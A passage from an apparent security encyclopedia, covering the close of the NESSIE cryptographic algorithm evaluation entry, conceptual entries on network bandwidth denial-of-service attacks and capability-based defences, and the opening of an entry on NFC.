Designers of submitted algorithms were allowed to make small alterations to their algorithms before entering phase II; the main criterion to accept these alterations is that they should improve the algorithm and not substantially invalidate the existing security analysis. Altered algorithms are indicated with a * in the list below.

The following symmetric algorithms were selected for phase II (17 algorithms, but 14 if variants are only counted once):

- 64-bit block ciphers: IDEA, Khazad*, MISTY1, and SAFER++64
- 128-bit block cipher: Camellia, RC-6, and SAFER++128
- 160-bit block cipher: SHACAL
- 256-bit block cipher: SHACAL-2 and RC-6
- Synchronous stream ciphers: BMGL*, SNOW*, SOBER-t16, and SOBER-t32
- MAC algorithms: Two-Track-MAC and UMAC
- Collision-resistant hash function: Whirlpool*

The NESSIE project has benchmarked the solutions against well-established standards. The 128-bit block ciphers have been compared to AES/Rijndael [7, 12]. A 256-bit version of SHACAL has been introduced based on the new member of the *SHA family* SHA-256 [11, 17]. The MAC algorithms have been compared to *HMAC* [1, 16] and EMAC (cf. *CBC-MAC and variants*) [16, 26]. The hash function Whirlpool has been compared to the following members of the *SHA family*: SHA-256, SHA-384, and SHA-512 [11, 17]. Eleven asymmetric algorithms were selected:

- Public-key encryption algorithms: ACE-KEM* (derived from ACE Encrypt), EPOC-2*, PSEC-KEM*, (derived from PSEC-2), ECIES*, RSA-OAEP*
- Digital signature algorithms: ECDSA, ESIGN*, RSA-PSS, SFLASH*, QUARTZ*
- Identification scheme: GPS*

Many of the asymmetric algorithms have been updated at the beginning of phase II. For the asymmetric encryption schemes, these changes were driven in part by developments during the first phase of the NESSIE project [14, 20, 29]. A second reason for these changes was the progress of the draft standard ISO/IEC 180033-2 within ISO/IEC JTC1/SC27 [30]. The standard defines a hybrid encryption scheme, consisting of two components: a KEM (Key Encapsulation Mechanism), where the asymmetric encryption is used to encrypt a symmetric key, and a DEM (Data Encapsulation Mechanism), which protects both secrecy and integrity of the bulk data with symmetric techniques (a "digital envelope"). This approach is slightly more complicated for encryption of a short plaintext, but it offers a more general solution with clear advantages. Two of the five NESSIE algorithms (ACE Encrypt and PSEC-2)

have been modified to take into account this development. In addition, the NESSIE project has decided to evaluate RSA-KEM and ECIES-KEM, two variants defined in the working draft of ISO/IEC 18033-2 [30]. At the same time some other improvements have been introduced; as an example, ACE-KEM can be based on any abstract group, which was not the case for the original submission ACE Encrypt.

For the digital signature schemes, three out of five schemes were updated. In this case, there are particular reasons for each algorithm (correction for the security proof to apply, improved performance, or precluding a new attack). GPS has been modified to fix a small weakness.

The NESSIE Portfolio

Seventeen algorithms have been selected for the final NESSIE portfolio; 12 of these are NESSIE submissions, and the remaining five originate from well-established standards:

- 64-bit block ciphers: MISTY1
- 128-bit block cipher: AES and Camellia
- 256-bit block cipher: SHACAL-2
- Synchronous stream ciphers: none
- MAC algorithms: Two-Track-MAC, UMAC, EMAC, and HMAC
- Collision-resistant hash function: Whirlpool, SHA-256, SHA-384, and SHA-512 (these 3 are counted as one family of algorithms)
- Public-key encryption algorithms: ACE-KEM, PSEC-KEM, and RSA-KEM
- Digital signature algorithms: ECDSA, RSA-PSS, and SFLASH
- Identification scheme: GPS

A full description of these algorithms as well as a detailed motivation for their selection and of the settings for which they are recommended is provided in [27].

Seven years after the announcement of the final portfolio, several developments can be reported. An unintended property has been discovered in Whirlpool, which has been corrected in ISO/IEC 10118-3 [17]. The digital signature algorithm SFLASHv2, which was not recommended for general use but only for low-cost implementations, has been upgraded in 2003 by its designers to SFLASHv3 [5] due to a new weakness identified in SFLASHv2. In 2007, Dubois et al.[8] have shown a practical attack on both SFLASHv2 and SFLASHv3. It is fair to state that if the NESSIE project would have been aware of these attacks, it would not have recommended SFLASH: it seems that the area of multi-variate cryptology is not completely mature. Finally in 2008 it has been pointed out in [15] that a key recovery attack exists on UMAC with a w-bit result and a key of size tw bits: it requires 1 known text and $t \cdot 2^w$ verification queries, which is very close to the provable bound of 2^{w-2} verification queries for a forgery; for other MAC algorithms the gap between key recovery attacks and forgery attacks is much larger.

While it would be ideal for users of the NESSIE results that all algorithms recommended by NESSIE would be in the public domain, it is clear that this is not a realistic requirement. In one case, problems surrounding the intellectual property status of a submission have resulted in it not being recommended (at the request of the submitter). An unexpected benefit from the NESSIE process is that several submitters have made it easier to use their algorithms. Twelve algorithms are in the public domain. For PSEC-KEM, the conditions are very favorable (license fees have to be paid only under exceptional circumstances). For ACE-ECRYPT, ECDSA, GPS, and SFLASH, licenses are available on a nondiscriminatory basis, with some additional conditions (users should offer reciprocate licenses if applicable). The reader is referred to the [23, 27] for more detailed information.

Conclusion

The NESSIE project has been able to attract high quality submissions received from key players in the community; moreover, the broader cryptographic community has contributed to the evaluation process. Open competitions (such as *AES, AHS, CRYPTREC* [6], NESSIE, and RIPE [28]) can bring a clear benefit to the cryptographic research community and to the users and implementors of cryptographic algorithms. By asking cryptographers to design concrete and fully specified schemes, they are forced to make choices, to think about real life optimizations, and to consider all the practical implications of their research. While leaving many options and variants in a construction may be very desirable in a research paper, it is often confusing for a practitioner. Implementors and users can clearly benefit from the availability of a set of well defined algorithms that are described in a standardized way.

The developments in the last years have also shown that this approach can result in a better understanding of the security of cryptographic algorithms. Concrete security proofs are an essential tool to build confidence, particularly for public key cryptography (where constructions can be reduced to mathematical problems believed to be hard) and for constructions that reduce the security of a scheme to other cryptographic algorithms. At the same time, we have learned that it is essential to study proofs for their correctness and to evaluate the efficiency of such reductions. Most asymmetric algorithms needed small modifications and corrections between the 1st and 2nd phase,

which shows that many subtle issues are involved in the specification of these algorithms.

For most symmetric cryptographic algorithms, confidence in existing standards has been strengthened and a few new algorithms have been put forward. The submitted stream ciphers were designed by experienced researchers and offer a very good performance, but none of them seems to meet the security requirements (that were in retrospect perhaps too stringent). Between 2004 and 2008, the ECRYPT project has organized the eSTREAM effort, which has brought substantial progress in this area [9].

Finally, it is important to stress that the NESSIE portfolio is not a list of NESSIE standards, and the results of NESSIE have not been adopted by any government or by the European commission. However, there is not doubt that the NESSIE project has helped to bridge the gap between theory and practice and has influenced cryptographic standards.

Recommended Reading

1. Bellare M, Canetti R, Krawczyk H (1996) Keying hash functions for message authentication. In: Koblitz N (ed) Advances in cryptology – CRYPTO '96: proceedings, Santa Barbara, 18–22 August 1996. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 1–15. Full version http://www.cs.ucsd.edu/users/mihir/papers/hmac.html
2. Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, New York
3. Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Kaliski B (ed) Advances in cryptology – CRYPTO '97: proceedings, Santa Barbara, August 1997. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 513–525
4. Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: Fumy W (ed) Advances in cryptology – EUROCRYPT '97: proceedings, Konstanz, 11–15 May 1997. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 37–51
5. Courtois NT, Goubin L, Patarin J (2003) SFLASHv3, a fast asymmetric signature scheme. Cryptology ePrint Archive: Report 2003/211
6. CRYPTREC project, http://www.ipa.gov.jp/security/enc/CRYPTREC/index-e.html
7. Daemen J, Rijmen V (2002) The design of Rijndael: AES – the Advanced Encryption Standard. Springer, Berlin
8. Dubois V, Fouque P-A, Shamir A, Stern J (2007) Practical cryptanalysis of SFLASH. In: Menezes A (ed) Advances in cryptology – CRYPTO '07: proceedings, Santa Barbara, 19–23 August 2007. Lecture notes in computer science, vol 4622. Springer, Berlin, pp 1–12
9. Robshaw MJB, Billet O (eds) (2008) New stream cipher designs: the eSTREAM finalists. Lecture notes in computer science, vol 4986. Springer, Berlin. See also http://www.ecrypt.eu.org/stream/
10. FIPS 180-1 (1995) Secure hash standard. Federal Information Processing Standard (FIPS), Publication 180-1. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, Gaithersburg, 17 April 1995
11. FIPS 180-2 (2003) Secure hash standard. Federal Information Processing Standard (FIPS), Publication 180-2. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, Gaithersburg, 26 August 2002 (Change notice 1 published on December 1, 2003)
12. FIPS 197 (2001) Advanced Encryption Standard (AES). NIST, US Department of Commerce, Washington, DC, 26 November 2001
13. NIST (2000) A statistical test suite for random and pseudorandom number generators for cryptographic applications. NIST Special Publication 800-22. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, Gaithersburg, December 2000
14. Fujisaki E, Okamoto T, Pointcheval D, Stern J (2001) RSA-OAEP is secure under the RSA assumption. In: Kilian J (ed) Advances in cryptology – CRYPTO '01: proceedings, Santa Barbara, 19–23 August 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 260–274
15. Handschuh H, Preneel B (2008) Key-recovery attacks on universal hash function based MAC Algorithms. In: Wagner D (ed) Advances in cryptology – CRYPTO '08: proceedings, Santa Barbara, 17–21 August 2008. Lecture notes in computer science, vol 5157. Springer, Berlin, pp 144–161
16. ISO/IEC 9797 Information technology – Security techniques – Message Authentication Codes (MACs). Part 1: Mechanisms using a block cipher, 1999. Part 2: Mechanisms using a dedicated hash-function, 2002
17. ISO/IEC 10118 Information technology – Security techniques – Hash-functions. Part 1: General, 2000. Part 2: Hash-functions using an n-bit block cipher algorithm, 2010. Part 3: Dedicated hash-functions, 2004. Part 4: Hash-functions using modular arithmetic, 1998
18. Kocher P (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz N (ed) Advances in cryptology – CRYPTO '96: proceedings, Santa Barbara, 18–22 August 1996. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 104–113
19. Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener MJ (ed) Advances in cryptology – CRYPTO '99: proceedings, Santa Barbara, 15–19 August 1999. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 388–397
20. Manger J (2001) A chosen ciphertext attack on RSA Optimal Asymmetric Encryption Padding (OAEP) as standardized in PKCS #1 v2.0. In: Kilian J (ed) Advances in cryptology – CRYPTO '01: proceedings, Santa Barbara, 19–23 August 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 230–238
21. Matsui M (1994) The first experimental cryptanalysis of the Data Encryption Standard. In: Desmedt Y (ed) Advances in cryptology – CRYPTO '94: proceedings, Santa Barbara, 21–25 August 1994. Lecture notes in computer science, vol 839. Springer, Berlin, pp 1–11
22. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of Applied Cryptography. CRC Press, Boca Raton
23. NESSIE, http://www.cryptonessie.org
24. NIST, AES Initiative, http://www.nist.gov/aes
25. NIST, SHA-3 Competition, http://csrc.nist.gov/groups/ST/hash/sha-3/
26. Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338
27. Preneel B, Biryukov A, De Cannière C, Ors SB, Oswald E, Van Rompay B, Granboulan L, Dottax E, Martinet G, Murphy S, Dent A, Shipsey R, Swart C, White J, Dichtl M, Pyka S,

Schafheutle M, Serf P, Biham E, Barkan E, Braziler Y, Dunkelman O, Furman V, Kenigsberg D, Stolin J, Quisquater J-J, Ciet M, Sica F, Raddum H, Knudsen L, Parker M Final report of NESSIE, New European Schemes for Signatures, Integrity, and Encryption. Available from NESSIE, http://www.cryptonessie.org
28. Bosselaers A, Preneel B (eds) (1995) Integrity primitives for secure information systems: final report of RACE Integrity Primitives Evaluation (RIPE-RACE 1040). Lecture notes in computer science, vol 1007. Springer, Berlin
29. Shoup V (2001) OAEP reconsidered. In: Kilian J (ed) Advances in cryptology – CRYPTO '01: proceedings, Santa Barbara, 19–23 August 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 239–259
30. Shoup V (2001) A proposal for an iso standard for public key encryption, Version 2.1. Available from http://www.shoup.net. 20 December 2001

Network Bandwidth Denial of Service (DoS)

Angelos D. Keromytis
Department of Computer Science, Columbia University, New York, NY, USA

Synonyms

Network DoS; Network flooding attack; Packet flooding attack

Related Concepts

►Algorithmic DoS; ►Application-Level DoS; ►Memory and State-Exhaustion DoS; ►SYN Flood Attack

Definition

Network bandwidth denial-of-service (DoS) attacks seek to consume the available bandwidth or router resources at or near a target host or network, such that legitimate traffic cannot reach its destination. The primary means for achieving this goal is by sending large traffic volumes (packet floods) that do not respect congestion control signals, such as that in the Transmission Control Protocol (TCP) or Explicit Congestion Notification (ECN). In wireless networks, such attacks can also be carried out through radio jamming.

Background

Network bandwidth DoS attacks have been seen on the Internet since at least 1996, with a TCP SYN flood attack against Panix, an Internet service provider (ISP). Large-scale DoS attacks against some high-visibility sites including Ebay, Yahoo, CNN.com, and E*trade were widely reported in the news in February 2000. Since then, network DoS attacks are a common phenomenon, with as many as 700–800 observed in a single day. The effectiveness of such attacks has increased with the advent of large-scale botnets, compromised hosts that are under the control of a single entity. While early attacks appear to have been launched primarily for amateurish reasons, more recently DoS attacks have been used for financial crime (extortion or corporate warfare) and political purposes. Notable cases of the latter include the DoS attacks against government Web sites in Estonia (2007), Georgia (2008), Iran (2009), South Korea and USA (2009), against the Cloud 9 ISP in the UK (2002), and against a specific user on Twitter (2009). In addition to their targets, such attacks cause significant collateral damage, by affecting the available bandwidth and router resources in links close, but otherwise unrelated, to the target site.

Applications

Bandwidth DoS attacks target the availability of networked services by preventing legitimate users from successfully communicating with the target of the attack. The easiest way of achieving this goal involves the transmission of large volumes of traffic toward the destination. Packet-switched networks such as the Internet use statistical multiplexing to allocate limited resources to a large numbers of users. In addition, the Internet is an "open" network: any host can attach and transmit traffic, as long as it obeys some very basic rules with respect to packet format. Because of these two design properties of the Internet, bandwidth DoS attacks can saturate network links and consume scarce router resources, especially at the edges of the network (i.e., topologically near end hosts and networks).

DoS attack traffic generally does not respect congestion control signaling, such as TCP's built-in exponential back-off algorithm or ECN packet markings. User Datagram Protocol (UDP) and Internet Control Message Protocol (ICMP) traffic, due to their inherent statelessness and lack of congestion control in the protocol, are extensively used in many such attacks. However, legitimate TCP traffic may also be used, especially when large numbers of hosts can be made to initiate connections. Several attacks also involve fabricated TCP traffic, i.e., TCP packets that are not part of any actual connection but are generated by attack tools for the purposes of evading detection.

The volume of traffic that is necessary to successfully cause a DoS attack depends primarily on the link capacity of the target site. For well-provisioned sites, a single attacking host may not be capable of generating enough attack traffic volume. With the prevalence of botnets in recent years, large-scale DoS attacks involving many thousands of attacking hosts have become common. In most cases, such DDoS attacks aggregate enough traffic to saturate the network links of their targets. Even when a DoS

attack does not consume enough bandwidth to saturate its target or upstream links, quality of service may be significantly affected for legitimate clients. Depending on the type of traffic that such clients generate, the effect of an "incomplete" DoS attack may be equivalent to a fully saturating one.

The content of the attack traffic is not relevant to the attack itself. However, recent attack tools seek to create traffic that could have been generated by legitimate clients. The purpose is to avoid detection and blocking by various intrusion detection systems (IDS) and intrusion prevention systems (IPS). Given a large enough population of attack hosts, an attacker can simply instruct them to visit the target Web site (or other service) by faithfully following the relevant protocol interactions. In doing so, the attacker is simulating a "flash crowd," albeit one in which the majority of the crowd is automata under his or her control. One countermeasure against such attacks involves the use of Reverse Turing Tests, which seek to discriminate between human users and automata by posing (hopefully) problems that are currently hard to solve algorithmically. Examples of such problems include the recognition of words or characters in a distorted image, or the identification of an image with specific features from among a larger set of images (e.g., "select the image that shows a dog running in a park").

DoS attacks sometimes use evasive tactics to hide their origin and to mask any distinguishing characteristics that could be used for block them. The earliest and most obvious strategy involved using a fake source IP address (spoofing). This was a necessity when only a few hosts were participating in the attack, and thus could be identified and easily blocked. With the advent of large botnets and the use of anti-spoofing techniques by ISPs, address spoofing is neither crucial for an attack's success nor as common. Other ways of hiding the attack's true origins involve the use of *reflectors*. These are hosts (and protocols/services) that will respond to traffic sent to them without validating the source IP address. Typically, such services are connectionless, e.g., ICMP packets or certain UDP-based protocols. Attackers can send traffic to these hosts, purporting to originate from the target site by using address spoofing, causing all response traffic to go to the target. Other than redesigning the protocol, the only countermeasure available to reflection involves traffic shaping, i.e., limiting the amount of such unverified/unverifiable traffic that a host will generate per unit time. Reflectors become an even more serious problem when they also act as *amplifiers*. Amplifiers are hosts (and protocols/services) that respond with a large volume of traffic in response to a much smaller request. Examples of traffic amplification include domain name system (DNS) zone transfers over UDP, targeted subnet broadcast, and streaming media traffic (such as voice-over-IP [VoIP] streams). Protocol redesign seems to be the best way of avoiding such vulnerabilities.

The use of spoofing, reflection, and amplification make it difficult to impersonate a legitimate host and to blend attack traffic with legitimate traffic for the purposes of evading detection. One exception to this involves the redirection of large numbers of clients toward the target. The means of such redirection depend on the particular type of traffic and protocol that is being redirected. One example of such redirection is causing Web browsers to contact the target site by including either static content pointers to the target or active content (e.g., Javascript or Flash scripts) that repeatedly attempts to connect to the target without the legitimate user's action or consent, by including such pointers or active content in a popular Web page, often in a compromised server. Another example involves redirecting requests for searched-for content in a peer-to-peer network toward the target site, causing a large number of download requests from clients that seek to retrieve the said content.

Bandwidth DoS attacks are often combined with other types of DoS attacks. For example, they may be combined with memory/state exhaustion attacks, as is the case with TCP SYN flood attacks that seek to fill up operating system tables, or with algorithmic DoS attacks that try to induce excessive computation at the target host, e.g., by repeatedly invoking operations that result in expensive database lookups. In this way, the impact of the attack is multiplied. Furthermore, even if the attack volume proves insufficient to saturate the target's available bandwidth, the secondary effects may be sufficient to deny service to legitimate clients.

Another way to amplify an attack composed of legitimate-looking traffic is to seek access to large resources, e.g., big files or media content. Because modern network links are full duplex (i.e., traffic can flow in both directions without interference), most network DoS attacks affect primarily the target's downstream bandwidth (i.e., from the Internet to the target). By seeking to access large-volume content, attacks can also saturate the upstream bandwidth. In some cases, attacks primarily focus on the upstream bandwidth. Such attacks can be particularly effective, since they require relatively little attack traffic to cause disproportionately large responses. However, such DoS attacks are easy to identify and remedy at the target site.

Tools for launching bandwidth DoS attacks can be commonly found on the Internet. Their sophistication and effectiveness varies. Practically all botnet software allow their controllers to launch bandwidth DoS attacks, sometimes offering sophisticated features such as "pulsing attacks" (where an attack is turned on and off, in an effort to

confound detection and defense), rotation (where different subsets of the botnet may participate in the attack at different times, again toward confounding defense), scheduled attacks, etc. In some recent cases, especially where DoS attacks were launched for political purposes, tools were made available for sympathizing users to download and purposely use to contribute to the attacks.

Defending against bandwidth DoS attacks is often difficult for the target site, because the congestion usually occurs upstream (farther in the network) from any equipment that the site controls (e.g., a router or firewall). For an effective response, a target site typically needs to coordinate a response with its parent ISP. If the attack traffic is easy to characterize or otherwise "stands out," such as a UDP packet flood against a Web site, blocking at an appropriate upstream location by the ISP is relatively straightforward. When the attack traffic is not easy to characterize or the necessary router resources or features are not available for filtering, ISPs resort to *blackholing*. In that case, a routing entry for the target's network prefix (which may include other, otherwise untargeted sites) is injected into the ISP's routing protocol. Those entry points effectively cause all traffic to the target, both legitimate and attack, to be dropped by the ISP routers. In this way, the attack traffic is dropped as soon as it enters the ISP's network, thereby avoiding link congestion. Since legitimate traffic to the target site is also dropped, blackholing does not help restore access to the said site.

Another practical defense against network bandwidth attacks involves the use of content delivery networks (CDNs). For relatively static content, this allows a Web site to effectively create many different instances of itself distributed around the Internet, making it difficult for an attacker to completely deny access to all of them. However, this approach does not work well for sites with dynamic or interactive content.

Modern routers and firewalls offer some defenses against bandwidth DoS attacks, such as terminating TCP handshakes to mitigate against SYN flood attacks and applying statistical means to detecting network traffic anomalies. The effectiveness of such schemes varies against the different types of attack traffic, as does their impact on router performance. Many of these features are available on customer-premises equipment (as opposed to ISP-grade equipment), reducing their relevance in defending against attacks that cause congestion in upstream links.

Other types of DoS attacks, such as those that exhaust available memory on a system or cause excessive CPU utilization by exploiting worst-case algorithmic behavior via carefully selected inputs, can be used to the same effect. However, these typically require a good understanding of the particular system and application that is being attacked. In contrast, bandwidth DoS attacks can be launched against any host or network with little or no knowledge of the services that are available in the target.

Open Problems

Considerable research has been conducted in the areas of traffic characterization and anomaly detection, proactive network architecture design, reactive mechanism retrofitting, attack tolerance and avoidance, and attribution. The problem of detecting and defending against bandwidth denial of service attacks in open networks, and specifically in the Internet, remains unsolved.

Recommended Reading

1. Mirkovic J, Dietrich S, Dittrich D, Reiher P, (2005) Internet denial of service: attack and defense mechanisms. Prentice Hall PTR, Upper Saddle River, NJ

Network Capabilities

Xiaowei Yang
Department of Computer Science, Duke University, Durham, NC, USA

Definition

Network capabilities refer to short-term authorizations that a sender obtains from a receiver and stamps on its packets to the receiver.

Background

Anderson et al. [1] first proposed the notion of network capabilities and envisioned to use them to prevent Internet denial-of-service (DoS) attacks [1] in 2003. Researchers later refined their vision and developed capability-based network architectures that are resistant to network-layer DoS flooding attacks, including the SIFF [6] and the TVA architecture [7, 8].

Gligor proposed a related mechanism that uses tickets to defend against service-level flooding attacks [3]. A client that wishes to access an application service (e.g., a Web server) will first request an access ticket from a rate-control service. A verifier located between a client's network access point and the service will check a ticket's validity, and discards requests with invalid tickets. Different from network capabilities, the ticket mechanism aims to limit service-level DoS flooding attacks and uses a third-party service to issue tickets, while network capabilities are agnostic to upper-level applications, are obtained in-band

between a sender and a receiver, and can be used to limit network-layer DoS flooding traffic.

Another related mechanism called visa was proposed by Estrin et al. in 1989 [2]. Different from network capabilities, visas are primarily designed for access control. To communicate with a destination, a source requests exit and entry visas from an access control server in its network. If such commuications are permitted by the origin and destination networks' policies, an exit and an entry visa are issued, and the source send packets that carry those visas to leave its source network and to enter the destination network.

Theory

Network capabilities are short-term authorizations that senders obtain from receivers and stamp on their packets. They allow receivers to control the traffic they receive, cutting to the heart of the DoS problem by allowing unwanted traffic to be removed in the network, but do so in an open manner by providing destinations with the control over which traffic is filtered. Capabilities are also used in operating systems for access control [4]. In that context, a capability is a token of authorization with which access rights are associated. A user program must present a capability before accessing an object protected by access control.

Bootstrap

Network capabilities are initially obtained using request packets that do not have capabilities. These requests are sent from a sender to a destination, e.g., as part of a TCP SYN packet. The destination then returns capabilities to the sender if it chooses to authorize the sender for further packets, e.g., piggybacked on the TCP SYN/ACK response. Figure 1 shows how a sender obtains capabilities from a receiver for a single direction of transfer; each direction is handled independently, though requests and responses in different directions can be combined in one packet. Once the sender has capabilities, the communication is bootstrapped in the sense that the sender can send further packets with capabilities that routers can validate.

Unforgeable Capabilities


To be useful, capabilities must not be forged by senders. This goal is achieved by using cryptography. Figure 2 illustrates the high-level idea.

A cryptographic keyed hash binds a capability to a specific network path, including source and destination IP addresses, at a specific time. Each router that forwards a request packet generates its own pre-capability and attaches it to the packet. As shown in Fig. 2, a pre-capability consists of a local router time stamp and a cryptographic hash of that time stamp plus the source and destination IP addresses and a slowly changing secret known only to the router. Observe that each router can verify for itself that a pre-capability attached to a packet is valid by recomputing the hash, since the router knows all of the inputs, but it is cryptographically hard for other parties to forge the pre-capability without knowing the router secret.

The destination thus receives an ordered list of pre-capabilities that corresponds to a specific network path with fixed source and destination IP endpoints. It is this correspondence that prevents an attacker from successfully using capabilities issued to another party: it cannot generally arrange to send packets with a specific source and destination IP address through a specific sequence of routers unless it is colocated with the source. In the latter case, the attacker is indistinguishable from the source as far as the network is concerned, and shares its fate in the same manner as for requests. (And other, more devastating attacks are possible if local security is breached.) Thus, the problem of remote exploitation is reduced to the problem of local security.

If the destination wishes to authorize the request, it returns an ordered list of capabilities to the sender via a packet sent in the reverse direction. Conceptually, the pre-capabilities described above could directly serve as these capabilities. However, a receiver may wish to authorize fine-grained capabilities that grant the right to send up to N bytes along a path within the next T seconds, e.g., 100 KB in 10 s. The form of these capabilities is shown in Fig. 2. The destination converts the pre-capabilities it receives from routers to full capabilities by hashing them with N and T. Each destination can choose N and T (within limits) for each request, using any method from simple defaults to models of prior behavior. It is these full capabilities, along with N and T, that are returned to authorize the sender. For longer flows, the sender renews these capabilities before they reach their limits.

Routers verify their portion of the capabilities by recomputing the hashes much as before, except that now two hashes are required instead of one. The routers now perform two further checks, one for N and one for T. First, routers check that their local time is no greater than the router time stamp plus T to ensure that the capability has not expired. This requires that T be at most one half of the largest router time stamp so that two time values can be unambiguously compared under a modulo clock. The replay of very old capabilities for which the local router clock has wrapped are handled by periodically changing the router secret. Second, routers check that the capability will not be used for more than N bytes.



Network Capabilities. Fig. 1 A sender obtaining initial capabilities by (1) sending a request to the destination, to which routers add pre-capabilities; and (2) receiving a response, to which the destination added capabilities

Pre-capability (routers)

Time stamp (8 bits)	hash(src IP, dest IP, in iface, out iface, time, secret) (56 bits)

Capability (hosts)

Time stamp (8 bits)	hash(pre-capability, N, T) (56 bits)

Network Capabilities. Fig. 2 Format of capabilities

Open Problems

A main weakness of network capabilities is the request packet channel. Attackers may attempt to flood request packets that do not have capabilities to overwhelm legitimate request traffic, preventing legitimate senders from obtaining network capabilities. To address this problem, a capability-based network architecture limits the request channel bandwidth to a small fraction of a link's capability, preventing request packets from overwhelming authorized packets with valid capabilities. In addition, it also employs a protection mechanism that prevents malicious requests from overwhelming legitimate requests. One protection mechanism is to use fair queuing to separate each sender's request packets [7, 8]. Another one is to use computational puzzles [5]. To send a request packet, a sender must solve a computational puzzle and carry the puzzle solution in the request packet. Puzzles are of different levels of hardness. A router gives higher forwarding priority to request packets that solve harder puzzles. Researchers have shown that if a sender waits long enough to solve a sufficiently difficult puzzle, its request packet will be forwarded to a receiver without suffering congestion. Thus, it can obtain valid capabilities from the receiver even if attackers attempt to flood the request packet channel.

Recommended Reading

1. Anderson T, Roscoe T, Wetherall D (2003) Preventing Internet denial of service with capabilities. In: Proceedings of HotNets-II, Nov. 2003
2. Estrin D, Mogul JC, Tsudik G, Anand K (1989) Visa protocols for controlling inter-organization datagram flow. IEEE JSAC
3. Gligor VD (2003) Guaranteeing access in spite of distributed service-flooding attacks. In: Proceedings of the Security Protocols Workshop
4. Levy HM (1984) Capability-based computer systems. Digital Equipment Corporation
5. Parno B, Wendlandt D, Shi E, Perrig A, Maggs B, Hu Y-C (2007) Portcullis: protecting connection setup from denial-of-capability attacks. ACM SIGCOMM
6. Yaar A, Perrig A, Song D (2004) SIFF: a stateless Internet flow filter to mitigate DDoS flooding attacks. In IEEE Symposium on Security and Privacy
7. Yang X, Wetherall D, Anderson T (2005) A DoS-limiting network architecture. In ACM SIGCOMM
8. Yang X, Wetherall D, Anderson T (2008) TVA: A DoS-limiting network architecture. IEEE/ACM ToN 16(6)

Network DoS

►Network Bandwidth Denial of Service (DoS)

Network Flooding Attack

►Network Bandwidth Denial of Service (DoS)

NFC

Marc Vauclair
BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

Synonyms

Near field communication

Related Concepts

►Proximity Card; ►Vicinity Card

Definition


NFC is a standardized wireless peer-to-peer communication technology between inductive coupled devices. NFC operates typically within about 10 cm, in the 13.56 MHz band and with a data transfer rate of either 106, 212 or 424 Kbit/s.

Background

NFC was standardized for the first time in 2002.

The "Near Field" in "Near Field Communication" refers to the near field of an electromagnetic field near an antenna. The near field is within a sphere around the antenna with a radius small when compared to the wavelength.

Theory



Given two devices A and B, where Device A is an NFC device, Device B can be among others another NFC device, an ISO/IEC 14443 compliant device or an ISO/IEC 15693 compliant device.

Device A can be either passive or active. When Device A is active, it uses its own RF field to communicate with Device B; in this case if Device B is active as well, Device A can be either the initiator or the target. If Device A is passive, it uses the RF field of Device B to communicate; in this case, Device B is always the initiator and Device A is the target. A target device can answer to an initiator by either load-modulating the field of the initiator (passive mode) or by modulating its own field (active mode).

An NFC device must be able to be either the initiator or the target. This enables the peer-to-peer communication model. This is one of the characteristics that distinguish NFC devices from, for example, ISO/IEC 14443 compliant devices.

Three major NFC use cases can be built on top of NFC active/passive modes:

- Peer-to-peer communication: the NFC device communicates with another NFC device (i.e., both devices perform the role of initiator and target depending on the data communication between the two devices). In this case, one of the NFC devices can be passive while the other is active.
- Card emulation: the NFC device emulates the behavior of a wireless card like, for example, an ISO/IEC 14443 Type A card. In this case, the NFC device is passive.
- Reader emulation: the NFC device emulates the behavior of a wireless reader like, for example, a reader for ISO/IEC 14443 Type A cards. In this use case, the NFC device is active.

[ISO/IEC 18092] defines the physical layer (i.e., the RF field characteristics and the encodings; [ISO/IEC 22536] defines the RF field test methods) and the NFCIP-1 transport layer for NFC devices ([ISO/IEC 23917] defines the protocol test methods). [ISO/IEC 21481] defines NFCIP-2 that brings the interoperability within NFC devices ([ISO/IEC 18092]), proximity cards (►Proximity card entry), and vicinity cards (►Vicinity card entry). NFC Wired Interface (NFC-WI; [6]) defines one possible interface between an NFC front end and an NFC-enabled secure element.

NFC Forum ([NFC Forum]) has standardized the data exchange formats (NDEF; NFC Data Exchange Format), different types of NFC tags (Type 1, 2, 3, and 4 tags), the record data type (RTD, Record Type Definition), and several instances of the RTD like the Smart Poster RTD.

Although NFC is intrinsically secure for some use cases due to its short range, additional security services have been defined and standardized (NFC-SEC; [ISO/IEC 13157] and [ISO/IEC 13158]). The NFC-SEC services allow the establishment of a secure channel between two NFC compliant devices where all data exchanged on the air interface are encrypted (confidentiality and integrity).

Applications

NFC has many applications out of which the following few examples:

- Data exchange like visit cards, agenda entries synchronization, etc., between two NFC enabled devices (e.g., a mobile phone and a laptop or between two mobile phones) in a peer-to-peer fashion
- NFC for configuration, initialization, and pairing of Bluetooth devices, Wi-Fi devices, or Wireless USB devices
